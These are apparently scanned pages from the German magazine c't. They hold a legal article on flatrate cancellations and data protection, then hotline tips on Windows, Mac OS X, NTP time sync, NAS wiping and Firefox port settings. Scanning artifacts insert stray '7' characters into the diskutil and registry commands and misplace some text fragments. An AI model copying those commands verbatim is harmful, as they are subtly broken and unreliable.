Nach der sogenannten Verkehrsauffassung, die definiert, was der normale Kunde unter einem Begriff versteht, ist eine Flatrate ein Vertrag mit pauschaler Abrechnung. Die ersten Daten-Flatrates der beiden großen Mobilfunkanbieter T-Mobile und Vodafone waren jedoch keine echten Pauschaltarife, sondern eine Flatrate mit Rettungsanker für den Anbieter, genannt „Fair Flat“. Überschreitet der Kunde ein vereinbartes Transfervolumen mehrmals in Folge, berechnet der Anbieter ein zusätzliches Entgelt. Ähnlich arbeitet der Reseller MoobiAir, welcher zwar eine echte UMTS-Flatrate im Netz von T-Mobile anbietet, bei Überschreiten von 10 Gigabyte Transfervolumen jedoch die Bandbreite auf ISDN-Niveau drosselt. Diese Praxis ist rechtlich nicht zu beanstanden, wenn die Parteien dies wirksam vereinbart haben.

Die Victorvox-Tochter Moobicient wirbt mit einer Flatrate ohne Zeit- und Volumenbeschränkungen. In den AGB heißt es aber, dass sich Victorvox das Recht vorbehält, den Anschluss einzuschränken oder zu sperren, wenn eine „über das übliche Maß hinausgehende“ oder „missbräuchliche“ Nutzung vorliegt. Wo diese Grenze liegt, definiert Victorvox allerdings nicht. Die Klausel ist damit zu unbestimmt und deswegen unwirksam (§ 307 BGB).

Bei dem Angebot der E-Plus Tochter Base liegt die Sache hingegen anders. Base bietet eine „echte“ Daten-Flatrate im klassischen Sinne an, also ohne jegliche Deckelung. Es finden sich daher auch in der Werbung von Base nicht die üblichen „Sternchentexte“ über eine Einschränkung der Flatrate, wie bei den Anbietern der „Fair Flats“. Auch bei der Telefongesellschaft Arcor, die unter anderem eine Sprach-Flatrate ins Ausland anbietet, fehlt ein Sternchen, das auf Einschränkungen hinweist. Den Angeboten ist gemein, dass der arglose Kunde in der Regel bei den Werbeversprechen noch nicht ahnt, was ihn im Dickicht des Kleingedruckten erwartet.

Rauswurf

Anfang April hat Base unter Hinweis auf seine AGB einigen Vielnutzern seines pauschalen Datendienstes diesen kurzfristig außerhalb der vertraglichen Frist gekündigt [1]. Base wirft seinen Kunden eine „in Art oder Umfang unübliche Nutzung“ vor und beruft sich für die Kündigung auf Punkt 8.11.1 seiner AGB, wonach sich der Nutzer dazu verpflichtet „das E-Plus Mobilfunknetz oder das E-Plus

UMTS-Mobilfunknetz und seine logische Struktur [...] nicht zu stören, zu verändern oder zu beschädigen“.

Von Veränderung oder Beschädigung kann jedoch keine Rede sein; fraglich ist allerdings, ob starkes Transfervolumen das Netz tatsächlich stören kann. Es ist zwar allgemein bekannt, dass Datenwege überlastet werden können, aber es gibt mit Technologien wie dem Traffic Shaping, mit der man die Bandbreiten sehr genau begrenzen kann, durchaus Möglichkeiten, solchen Problemen vorzubeugen. Dass die Netzbetreiber die erforderlichen Techniken beherrschen, sieht man an Produkten, welche eine Durchsatzdrosselung nach Überschreiten eines vereinbarten Transfervolumens vorsehen. Es ist insoweit vielmehr Aufgabe des Netzbetreibers, sein Netz unter Ausschöpfung der technischen Möglichkeiten in funktionsfähigem Zustand zu halten, um die vertragliche Leistung zu erbringen. Die Klausel war ursprünglich vermutlich eher für Angriffe auf die Netzinfrastruktur ähnlich wie Denial-Of-Service-Attacks gedacht.

Im Falle von Base drängt sich der Verdacht auf, dass die Unternehmensjuristen auf der Suche nach einem Kündigungsgrund waren und in dieser Klausel ein Schwert gefunden haben, das sich aber vermutlich als stumpf erweisen wird. An der Wirksamkeit der Kündigung auf Grund dieser Bestimmung in den AGB von Base bestehen nämlich erhebliche Zweifel. Neben der Tatsache, dass sie schon begrifflich nicht auf die Vielnutzerproblematik passt, ist sie für den Fall der quantitativen Begrenzung des Transfervolumens viel zu unbestimmt. Schließlich weiß der Kunde mangels Vereinbarung überhaupt nicht, wie viel Verkehr er über die Leitung schicken darf, bevor er das Netz „stört“. Aus diesem Grunde hätte der Kündigung auch eine – natürlich kostenfreie – Abmahnung vorausgehen müssen, die einen Hinweis darüber enthält, wie der Kunde sich zukünftig zu verhalten hat, um „Netzstörungen“ zu vermeiden. Spätestens hier hätte Base also nachlegen müssen und eine Grenze des Transfervolumens nennen müssen. Gekündigte Kunden haben daher gute Aussichten, vor

In der Werbung ist keine Rede davon, dass sich Moobicient vorbehält, den Anschluss zu kündigen oder zu sperren, wenn die Nutzung „über das übliche Maß hinausgeht“.

Datenschutz und Flatrates

Bei der Kündigung von Flatrate-Kunden stellt sich die Frage, wie die Unternehmen überhaupt feststellen, wer wie viel Datenvolumen verbraucht hat. Denn in Deutschland dürfen personenbezogene Daten nur unter engen Voraussetzungen erhoben und verarbeitet werden. Telekommunikationsdiensteanbieter dürfen Bestandsdaten wie Namen, Anschrift und Bankverbindung, aber auch Verkehrsdaten wie die Länge eines Telefonats, das beanspruchte Datenvolumen und die IP-Adresse nach dem Telekommunikationsgesetz (TKG) speichern, um darüber die Vertragsleistungen abzurechnen.

Wird mit dem Kunden nun ein Flatrate-Vertrag geschlossen, zeichnet sich dieser Vertrag durch die Vereinbarung eines Pauschalpreises aus, das heißt, der Kunde zahlt einen monatlichen Pauschalbetrag für die gesamte Nutzung unabhängig davon, wie viel er tatsächlich telefoniert oder surft. Bei einer ech-

ten Flatrate, wie sie zum Beispiel durch die E-Plus Tochter Base vermarktet wird, ist eine Speicherung der Verkehrsdaten also überflüssig – schließlich ist sie weder für eine Nachberechnung von Datentransfer nach Erreichen eines Maximalvolumens nötig (wie etwa bei einer Fair-Flat), noch ist die Speicherung für eine Drosselung der Bandbreite (wie beispielsweise beim Angebot von MoobiAir) erforderlich. Die Speicherung der Verbindungsdaten ist daher unzulässig, die Daten dürfen weder erhoben noch verarbeitet werden.

In einem Fall ist dies auch bereits vom Landgericht Darmstadt (Az: 25 S 118/05) entschieden worden. In dem bereits Ende 2005 ergangenen Urteil wurde T-Online verurteilt, die Erhebung und erst recht die Speicherung des Transfervolumens im Rahmen einer DSL-Flatrate zu unterlassen, da die Daten nicht für die Abrechnung benötigt würden und die Erhebung der Daten daher unzulässig sei. Diese

Rechtsprechung, welche auch durch den Bundesgerichtshof ihre Bestätigung fand, wird durch die seit Anfang dieses Jahres eingeführte Vorratsdatenspeicherung jedoch konterkariert: Um die Strafverfolgung und Terrorbekämpfung zu verbessern, sind nunmehr alle Anbieter von Telekommunikationsdiensten verpflichtet, jegliche Verbindungsdaten aller Kunden für sechs Monate zu speichern.

Das TKG schreibt also auf der einen Seite getreu den datenschutzrechtlichen Grundsätzen vor, dass personenbezogene Daten nicht zu erheben beziehungsweise umgehend zu löschen sind, wenn sie für den Vertragszweck nicht benötigt werden, auf der anderen Seite ist eine Speicherung eben dieser Daten geboten. Aus der Unzulässigkeit der Verwendung dieser Daten durch das jeweilige Telekommunikationsunternehmen ändert die Vorratsdatenspeicherung jedoch nichts: Diese ist von den TK-Anbietern

ausschließlich – quasi im Auftrag – für Zwecke der Strafverfolgung oder der bundesnachrichtendienstlichen Aufklärung vorzunehmen. Für eigene Zwecke, um etwa missliebige gewordene Poweruser ausfindig zu machen, welche die unternehmerische Mischkalkulation auf den Kopf stellen, ist die Verwendung der Daten nach wie vor unzulässig und ein Verstoß gegen das Datenschutzrecht.

Direkte Ansprüche gegen eine Kündigung ergeben sich aus der Verletzung des Datenschutzes indes nicht; klagt ein Nutzer gegen die Kündigung, vermag das Gericht die datenschutzrechtlich fragwürdige Gewinnung allerdings bei einer Beweiswürdigung zu berücksichtigen. (Dr. Tina Krügel/uma)

Dr. Tina Krügel LL.M. ist Rechtsanwältin in Hannover und wissenschaftliche Mitarbeiterin am Institut für Rechtsinformatik der Leibniz-Universität Hannover (www.iri.uni-hannover.de).

Gericht feststellen zu lassen, dass der Vertrag zu unveränderten Bedingungen fortgeführt wird.

Fristgerechte Kündigung

Spätestens mit Ablauf der Vertragslaufzeit kann sich Base dann aber wirksam von den unliebe gewordenen Vielnutzern trennen. Einen gesetzlichen Zwang zur Fortsetzung des Vertrags nach dem Ende der Mindestvertragslaufzeit gibt es jedenfalls nicht. So hat nicht nur der Kunde das Recht, am Ende der Laufzeit ohne Angabe eines Grundes zu kündigen, sondern auch der Anbieter der Dienstleistung. Diesen Weg wählte in den vergangenen Wochen der Telekom-Ableger Congstar, welcher die Poweruser unter seinen Mobilfunkkunden ohne Angabe von Gründen zum Ablauf der Vertragslaufzeit kündigte. Hier hilft nur, sich rechtzeitig vor Ende des Vertrags auf Brautschau zu begeben, damit man wenigstens die Rufnummer problemlos zum neuen Anbieter portiert bekommt.

Sonderkündigung

Einen anderen Rettungsanker gegen unwirtschaftliche Kunden hat Arcor ausgeworfen [2]: In den AGB findet sich unter dem Punkt 2.7 „Besondere Kündigungsregelungen“ für die diversen Sprach-Flatrates ins Ausland und in die Mobilfunknetze ein sogenanntes Sonderkündigungsrecht. Da es für beide Seiten gleichermaßen gilt, benachteiligt es den Kunden nicht, sodass es rechtlich nicht zu beanstanden ist. Arcor wies den Kunden in einem c't vorliegenden Fall auf seine übermäßige Nutzung durch zwei Schreiben hin und kündigte dann in einem dritten Schreiben mit einer Frist von einem Monat zum Ende des nächsten Abrechnungszeitraums.

Nach der Bestimmung in den AGB von Arcor bleibt der übrige Vertrag von der Kündigung unberührt. Dass der Kunde durch die von Arcor ausgesprochene Kündigung wiederum das Recht erhält, sich binnen zwei Wochen vom gesamten Vertrag zu lösen, lässt Arcor in seinem Kündi-

gungsschreiben jedoch unerwähnt. Immerhin erhält man so die Möglichkeit, sich einem anderen Festnetzanbieter anzuschließen.

Fazit

Wie bei den meisten Angeboten in der Telekommunikationsbranche steckt der Teufel im Detail. Grundsätzlich dürfen die Anbieter ihre Flatrates zwar durch Zusätze begrenzen, in den AGB geht dies allerdings nur in sehr begrenztem Maße. Kündigungsmöglichkeiten müssen stets für beide Vertragsparteien gelten. Ist in der Werbung nur von einer Flatrate die Rede, muss der Kunde mit Volumenbegrenzungen oder ähnliche Hintertüren in den AGB nicht rechnen. Solche Bestimmungen sind überraschend und deswegen in aller Regel unwirksam (§ 305c BGB). Weist der Anbieter allerdings deutlich in der Werbung, dem Sternchentext zum Angebot oder auf dem Vertragsformular auf solche Einschränkungen hin, werden diese auch Bestandteil des Vertrags.

Gegen eine unberechtigte Kündigung kann der Kunde gerichtlich vorgehen. Eine schnelle Entscheidung lässt sich beispielsweise im Verfügungsverfahren erreichen. Dabei empfiehlt es sich, einen Anwalt hinzuzuziehen. Erweist sich die Kündigung als unwirksam, kann der Kunde auch Schadenersatz geltend machen, und beispielsweise die Differenz zu einem vergleichbaren, aber teureren Angebot fordern. Der Kunde ist jedoch verpflichtet, den Schaden so klein wie möglich zu halten. Wer einen teuren Zeit- oder Volumentarif wählt, obwohl eine günstigere Flatrate verfügbar gewesen wäre, kann nur einen Teil der Mehrkosten geltend machen. (uma)

Fabian Schmieder arbeitet als Rechtsanwalt in Hannover (www.schmieder-wehlauch.de).

Literatur

- [1] E-Plus kündigt Flatrate-Kunden fristlos, c't 9/08, S. 58
- [2] Ärger für Flatrate-Kunden, c't 10/08, S. 52



HOTLINE Sie erreichen uns per E-Mail über unsere Webseite ctmagazin.de/faq, per Telefon 05 11/53 52-333 werktags 13–14 Uhr, per Brief (Anschrift auf S. 14) oder per Fax 05 11/53 52-417.

XP holt keine Updates

Das Windows XP meines Nachbarn installiert keine Updates mehr. In der Protokolldatei C:\Windows\WindowsUpdate.log finde ich Hinweise, dass Windows den Dienst BITS nicht starten konnte. Hat das womöglich was mit der Update-Müdigkeit zu tun?

Die Update-Funktionen beauftragen den „Intelligenten Hintergrundübertragungsdienst“ (Background Intelligent Transfer Service, BITS), die Update-Pakete vom Microsoft-Server zu laden. BITS begnügt sich mit brachliegender Bandbreite, sodass der Download für den Anwender unbemerkt abläuft.

Falls BITS nicht aktiv ist, sollten Sie zunächst versuchen, den Dienst manuell zu starten. Die Dienstverwaltung erreichen Sie direkt mit der Eingabe „services.msc“ unter „Ausführen“ im Startmenü. In den Eigenschaften des Dienstes muss sein Starttyp auf „automatisch“ stehen, damit ihn das System bei Bedarf aktivieren kann.

Schlägt der manuelle Start mit der Fehlermeldung 1083 fehl, können die folgenden Befehle in der Eingabeaufforderung Wunder wirken:

```
regsvr32 %windir%\system32\qmgr.dll
regsvr32 %windir%\system32\qmgrprxy.dll
```

Wenn sich der Dienst nun starten lässt, klappt es auch mit dem Online-Update. (kav)

Partitionen nicht kleinzukriegern

Auf meiner neuen 750-GByte-Festplatte wollte ich mit dem Festplattendienstprogramm von Mac OS X drei Partitionen einrichten. Eine davon sollte etwa 20 GByte

groß sein, um darauf ein Notfall-Startsystem unterzubringen. Ich konnte jedoch keinen kleineren Abschnitt als 83 GByte erzeugen. Auch das Eintippen der Zielkapazität per Tastatur funktionierte nicht, wie sich nach dem Partitionieren herausstellte.

Bei so großen Festplatten kommt Apples Dienstprogramm an seine Grenzen. Wie auch das Ignorieren der eingetippten Größe zeigt, sind diese durch die grafische Darstellung bedingt: Wenn Sie das Fenster nach unten aufziehen, werden kleinere Teilbereiche möglich. Kein Witz: Je größer der Monitor, desto kleiner können die Partitionen werden.

Wer sich allerdings mit dem Terminal auskennt, kann damit beliebig kleine Partitionen einrichten. Der Befehl

```
diskutil partitionDisk disk2 "Journaled HFS+" Name1 7
50% "Journaled HFS+" Name2 47% "Journaled 7
HFS+"Name3 3%
```

sorgt zum Beispiel dafür, dass die dritte Festplatte am Mac in drei Bereiche mit 50, 47 und 3 Prozent aufgeteilt wird. Welche Nummern die Platten haben, verrät

```
diskutil list
```

(jes)

NTP statt Knopfzelle

Ich nutze einen schon recht betagten PC mit Windows XP. Nun stimmt auf einmal die Uhrzeit nach dem Systemstart nicht mehr, es ist immer kurz nach Mitternacht am 1. Januar 2000. Wahrscheinlich ist die Batterie leer. Ich würde sie ja tauschen, aber dazu müsste ich den Rechner aufschrauben – das möchte ich eigentlich nicht, da er mit den Standard-BIOS-Einstellungen immer zufriedenstellend lief. Die Zeit könnte Windows sich doch aus dem Internet holen, oder?

Sie sollten erwägen, Ihrem PC doch eine neue Batterie zu gönnen. Zwar kann man das Synchronisieren der Zeit erzwingen, aber da das Netzwerk erst recht spät im Bootprozess von Windows XP aktiviert

wird, können davor laufende Dienste scheitern, die auf das richtige Datum angewiesen sind. Um dennoch die Uhr gleich beim Windows-Start zu stellen, reichen Bordmittel und ein kurzes Batchprogramm (siehe Soft-Link):

```
net stop w32time
reg add HKLM\SYSTEM\CurrentControlSet\Services\7
W32Time\Config /v MaxPosPhaseCorrection /t7
REG_DWORD /d -1 /f
net start w32time
w32tm /config /update /manualpeerlist:7
"ntp1.t-online.de,0x8 time.windows.com,0x8" 7
/syncfromflags:MANUAL
w32tm /resync /nowait
```

Legen Sie die Batchdatei beispielsweise als zeitholen.bat ab. Die ersten drei Zeilen setzen den Registry-Parameter MaxPosPhaseCorrection so, dass der Windows-Zeitdienst W32Time die interne Uhr auch bei extremen Abweichungen von Systemzeit und echter Zeit nachstellt. Ohne diesen Eingriff würde sich der Zeitdienst beenden, wenn die Differenz 54000 Sekunden, also 15 Stunden übersteigt.

Der erste Aufruf des zu W32Time gehörenden Kommandozeilentools w32tm sorgt dafür, dass Windows einen geografisch näherliegenden Server vor dem voreingestellten time.windows.com abfragt. Ersetzen Sie gegebenenfalls den T-Online-Server durch den Ihres Internet-Providers, etwa ntp.web.de, ntp1.freenet.de oder ntp0.ewetel.de.

Falls Ihr Provider keinen NTP-Server betreibt, wählen Sie aus der über den Soft-Link zu findenden Liste eine andere Quelle. Suchen Sie dort einen Server aus Ihrer geografischen Region aus – für Deutschland ISO = DE – mit „OpenAccess“ und „Notify No“, beispielsweise time.proxgate.net. Solche Quellen dürfen Sie ohne Rückfrage nutzen. Kommt es nicht auf die letzte Zehntelsekunde Übereinstimmung mit der offiziellen, von der PTB verbreiteten Zeit an, dann greifen Sie auf den NTP-Pool (de.pool.ntp.org) zurück.

Das automatische Uhrstellen richten Sie nun als Administrator über die Systemsteuerung unter „Geplante Tasks“ ein. Auch fürs Ausführen sind Administratorrechte nötig, tragen Sie also ein passendes Konto nebst Passwort ein. Bei einem Notebook sollten Sie dazu zusätzlich in den Einstellungen unter Energieverwaltung das Ausführen beim Akkubetrieb erlauben.

Falls Sie beim Hochfahren zuschauen, wundern Sie sich nicht, wenn die Uhr noch ein paar Sekunden lang abweicht oder bei flotter Anmeldung gelegentlich eine Messagebox auf die falsche Zeit hinweist: Das Synchronisieren geschieht im Hintergrund, typischerweise eine Viertelminute nach Aufruf des Skripts.

Alternativ kann das Programm NTPTIME für die Synchronisation sorgen. Nach dem Entpacken von ntp43bin.zip in ein temporäres Verzeichnis startet man dort als Administrator in einer Kommandozeile die Batchdatei ntpquick.bat. Sie ruft das NTPTIME-




Apples Festplattendienstprogramm macht Partitionen nur so klein, wie es die grafische Darstellung zulässt.

Kontrollfeld auf, wo man lediglich einen Zeitserver per Add eintragen muss. Anschließend richtet sie NTPTime als Systemdienst ein.

NTPTime setzt dann beim Systemstart die Zeit; auf Wunsch stellt es auch regelmäßig nach und dokumentiert seine Tätigkeit in Logfiles. NTPTime läuft auch unter sehr alten Windows-Versionen (95, 98, ME), die keinen eigenen Zeitdienst haben. Wie man es dort einrichtet, ist auf der Webseite des Autors Tom Horsley beschrieben.

Beide Methoden setzen eine bestehende Internet-Verbindung voraus. Muss der Router die erst aufbauen, kann das Synchronisieren auch deutlich länger als die typischen 15 Sekunden dauern. (ea)



Dank seines grafischen Kontrollfeldes ist NTPTime leichter konfigurierbar als der Windows-interne Zeitdienst W32Time. Mit dem zugehörigen Tray-Tool kann man jederzeit synchronisieren, ohne erst die Uhrenkonfiguration öffnen zu müssen.

Daten auf NAS-Festplatte vernichten


? Auf meinem NAS habe ich persönliche Daten gespeichert. Wie kann ich diese zuverlässig vernichten, bevor ich das Gerät meiner Schwiegermutter gebe?

! Um ein NAS so zu löschen, dass garantiert niemand mehr die zuvor gespeicherten Daten rekonstruieren kann, gilt dasselbe wie für eine nackte Festplatte: Es genügt nicht, einzelne Dateien zu löschen oder die Festplatte zu formatieren.

Wer auf Nummer sicher gehen will, muss die komplette Festplatte von vorne bis hinten vollständig überschreiben. Für Festplatten, die direkt per IDE oder SATA mit dem PC verbunden sind, können Sie das mit dem Werkzeug diskpart erledigen, das Windows mitbringt (siehe c't 16/07, S. 182). Es genügt völlig, die Platte einmal mit Nullen zu überschreiben, um die Daten unwiederbringlich zu zerstören. diskpart muss aber direkt auf die Platte zugreifen können, über eine Netzwerkfreigabe funktioniert es nicht.

Nur wenige NAS-Geräte bieten in ihren Konfigurationsdialogen eine Option, die Platte komplett zu überschreiben. Zu manchen Modellen mit Linux-Kern kann man via SSH oder Telnet eine Verbindung aufbauen. Dann kann man die Platte mit dem Linux-Befehl dd mit Nullen überschreiben. Sind diese Wege versperrt, können Sie die Platte aus dem NAS ausbauen und an einen PC anschließen, um sie zu löschen.

Wenn das nicht praktikabel ist, hilft eine Notlösung: Formatieren Sie das NAS und füllen Sie es danach vollständig mit neuen, nicht geheimen Dateien. Ganz bequem erledigt das unser Werkzeug H2testw (siehe Soft-Link). Als Ziel geben Sie einfach den Netzwerkpfad zur leeren NAS-Freigabe an



Um Daten unwiederbringlich zu vernichten, die auf einem NAS gespeichert sind, muss man den Speicher nach dem Formatieren vollständig überschreiben, etwa mit dem c't-Werkzeug H2testw.

und klicken Sie „Schreiben und Prüfen“, um die Platte vollständig mit Zufallsdaten aufzufüllen. (kav)



Probleme mit der Festplatte

? Mitten während des Kopierens von 40 GByte Daten auf meine externe 500-GByte-Festplatte riss die USB-Verbindung ab. Windows warnte vor Datenverlust und empfahl dringend eine „Datenträgerüberprüfung“. Die habe ich versucht, jedoch nur in „Phase 2“ die sehr aufschlussreiche Meldung „Windows konnte die Überprüfung des Datenträgers nicht abschließen“ bekommen. Und nun? Einfach das neue, beschädigte Verzeichnis zu löschen, erlaubt mir Windows nicht. Darf ich die 300 MByte Sicherungsdaten womöglich abschreiben?

! Damit Windows die Datenüberprüfung komplettiert, muss man explizit die Re-

paraturerlaubnis für die Platte erteilen, also zumindest die Checkbox „Dateisystemfehler automatisch korrigieren“ (Phase 4) anklicken. „Fehlerhafte Sektoren suchen/wiederherstellen“ (Phase 5) als weitere Option wird in diesem Fall nicht nötig sein; defekte Sektoren treten üblicherweise nur auf, wenn man einer Platte beim Schreiben den Strom abdreht. Erst wenn die Prüfung erneut nicht vollständig durchläuft, sollte man diese Option aktivieren. Eine gleichwertige Alternative bietet übrigens das Kommandozeilenprogramms `chkdsk` mit den Optionen `/F` und `/R`.

Wenn die externe Platte mit NTFS formatiert ist, besteht eine hohe Wahrscheinlichkeit, dass sie nach der Korrektur der Dateisystemfehler wieder normal benutzbar ist und die zuvor gespeicherten Daten unversehrt sind. Die Daten aus dem gescheiterten Transfer sind aber vermutlich verloren und müssen erneut kopiert werden. Bei FAT-formatierten Disks können auch schon mal bleibende Probleme bei einem Teil der ursprünglichen Daten auftreten.

Wichtig: Während die ersten drei Phasen der Datenträgerüberprüfung in wenigen Minuten absolviert sind, können die Phasen 4 und 5 bei einer 500-GB-Platte jede locker ein bis zwei Stunden dauern – leider weist Windows darauf in keinsten Weise hin. Beim Betrieb einer externen Platte, bei der sich gerade die USB-Verbindung als wacklig gezeigt hat, kann sich das aber als höchst fatal erweisen. Wenn der Grund für das Fehlverhalten nicht offensichtlich ist (abgerutschtes oder defektes USB-Kabel) und Sie folglich von Defekten an der USB-Elektronik im PC oder im Laufwerk ausgehen müssen, dann sollten Sie die Platte vor einem ausgiebigen `chkdsk` aus dem externen Gehäuse entnehmen und über eine interne PC-Verbindung anschließen. Andernfalls ist nicht auszuschließen, dass ein Ausfall während der Neuorganisation der Platte den Schlamassel so weit verschlimmert, dass eine saubere Wiederherstellung scheitert. (gr)

JavaScript-Alarm

? Wie kann man bei Internet Explorer oder Firefox den Inhalt der Alert-Box kopieren?

! Es scheint keinen Weg zu geben, in diesen Browsern den Inhalt eines JavaScript-Alerts in die Zwischenablage zu kopie-

ren. Der einzige gängige Browser, bei dem sich der Inhalt dieser Box markieren und kopieren lässt, ist Opera 9.

Wenn es darum geht, eigenen JavaScript-Code zu entwanzen, gibt es ohnehin bessere Methoden als eine Alert-Box: Mit `console.log()` (Firefox, Safari) beziehungsweise `opera.postError()` (Opera) lassen sich Debug-Meldungen weitgehend geräuschlos ausgeben; Entwicklerwerkzeuge wie das Firefox-Plugin Firebug können Breakpoints setzen. (heb)

Textgrößen-Roulette


? Word und OpenOffice ermitteln in einer Textdatei eine andere Anzahl von Zeichen als mein Texteditor. Wer hat denn nun Recht?

! Die Office-Programme bieten die Option, ohne Leerzeichen zu zählen (welchen Sinn das auch haben mag). Doch selbst, wenn Word oder OpenOffice die Leerzeichen mitzählen, ermitteln sie ein kleineres Ergebnis als die meisten Texteditoren, weil sie die Absatzzeichen nicht in ihre Rechnung einbeziehen. Ein Texteditor wie jEdit wird als Zeichenzahl einen Wert ermitteln, der um die Anzahl der Zeilen minus eins höher liegt als Word und Co. (heb)


Buchstaben zählen

? Die Größe einer Textdatei auf meinem Windows-Rechner weicht von der Zeichenzahl ab, und beim Hochladen auf den Webserver kommt wieder etwas anderes heraus. Ist es denn so schwer, Buchstaben zu zählen?

! Bei einer 8-Bit-Zeichenkodierung wie dem Windows-Standard Cp-1252 oder dem verbreiteten ISO 8859-1 entspricht ein Zeichen einem Byte. Allerdings bildet Windows den Zeilenumbruch in Textdateien mit einer Kombination der ASCII-Zeichen Carriage Return (CR, ASCII-Nr. 13) und Line Feed (LF, ASCII-Nr. 10) ab. Eine Textdatei belegt daher für jeden Absatz zwei Byte. Unix-Systemen genügt der Line Feed als Absatzzeichen – mit einem 8-Bit-Zeichensatz entspricht also die Dateigröße genau der Zeichenzahl. Bei der Übertragung von einem Windows-Rechner auf einen Unix-Webserver wird ein intelligentes FTP-Programm in Text-



Nur Opera erlaubt in einem JavaScript-Alert das Kopieren von Text in die Zwischenablage.



Ein neuer Eintrag in der Firefox-Konfiguration erlaubt den Aufruf von URLs mit blockierten Netzwerk-Ports.

dateien automatisch alle CR/LF-Paare zu LF konvertieren. (heb)

Alte Netzwerk-Spiele unter Vista

? Ich habe auf meinem PC Windows Vista Ultimate 64-Bit installiert. Vor Kurzem wollte ich mal wieder ein älteres PC-Spiel (StarCraft: Brood War) mit ein paar Freunden über Netzwerk spielen. Jetzt habe ich allerdings bemerkt, dass Windows Vista das fürs Netzwerkspiel benötigte IPX-Protokoll gar nicht mehr unterstützt. Ich habe nur Bastellösungen im Netz gefunden, und auch nur fürs 32-bittige Vista. Gibt es eine offizielle Microsoft-Lösung?

! Leider nicht. Microsoft hat IPX mit der Einführung von Vista gestrichen und der Novell-Client für Vista benutzt ausschließlich IP (ohne X). Im Internet kursieren Anleitungen, wie man die XP-Treiber in die 32-Bit-Version von Vista hineinpfriemelt, aber auch damit funktioniert der Netzwerkmodus oft nicht. Sie müssen also entweder die alten Spiele entsorgen – oder zurück zu XP wechseln. (je)

Virtuelle Maschine kommt nicht ins Netz

? Bei mir laufen zwei virtuelle Maschinen mit Windows XP parallel. Doch während die eine problemlos ins Netz kommt, scheitert dies bei der anderen ständig – und das, obwohl es sich um eine identische Kopie der ersten handelt.

! Genau das ist das Problem: Beim Kopieren erzeugten Sie zwei Maschinen mit identischen MAC-Adressen, obwohl jede eine individuelle braucht. Die Lösung ist jedoch recht simpel: Fahren Sie die streikende Maschine herunter, bauen Sie anschließend eine zweite virtuelle Netzwerkkarte ein (die dann automatisch eine neue MAC-Adresse bekommt) und erst danach die erste aus. Anschließend klappt auch die Netzwerkverbindung. (axv)

Firefox blockt Ports

? Mein Firefox quittiert den Zugriff auf einige Dienste mit der Meldung „Fehler: Port aus Sicherheitsgründen blockiert“. Rufe ich die URL mit einem anderen Browser auf, bekomme ich die Seite angezeigt. Kann

man Firefox irgendwie dazu überreden, die Blockade dieser Ports aufzuheben?

! Firefox und andere Mozilla-Browser blockieren per Vorgabe eine Reihe von Ports (siehe Soft-Link). Mit dem zusätzlichen Konfigurationseintrag `network.security.ports.banned.override` lässt sich dieses Verhalten ändern. Dazu gibt man in der Firefox-Navigationsleiste die URL `about:config` ein und erstellt einen neuen Eintrag vom Typ String, der den Namen `network.security.ports.banned.override` trägt. Der folgenden Dialogbox übergibt man die gewünschte Portnummer, eine per Komma getrennte Port-Liste oder einen Portbereich (Port1-Port10). Der aktuelle Benutzer kann nun den Dienst wie gewohnt aufrufen.

Möchte man allen Firefox-Benutzern auf dem Rechner den Zugriff auf diese Ports erlauben, erweitert man die Datei `all.js` um den Eintrag `pref("network.security.ports.banned.override", "Port1, Port2");`. Unter Windows findet man diese Datei unter `%ProgramFiles%\Mozilla Firefox\greprefs`. Auf Linux-Systemen sucht man das systemweite Programmverzeichnis des Mozilla-Browsers unter `/usr/share/` oder `/usr/lib` – je nach Distribution kann es `firefox`, `iceweasel` oder auch `mozilla-firefox` heißen. (rek)


 [Soft-Link 0811184](#)

EeePC-Treiberprobleme

? Für meinen EeePC habe ich einen DVB-T-Stick mit EM28xx-Chipsatz (gabs vor Kurzem billig bei einer großen Elektronikhandelskette) gekauft. Wie bekomme ich den zum Laufen?

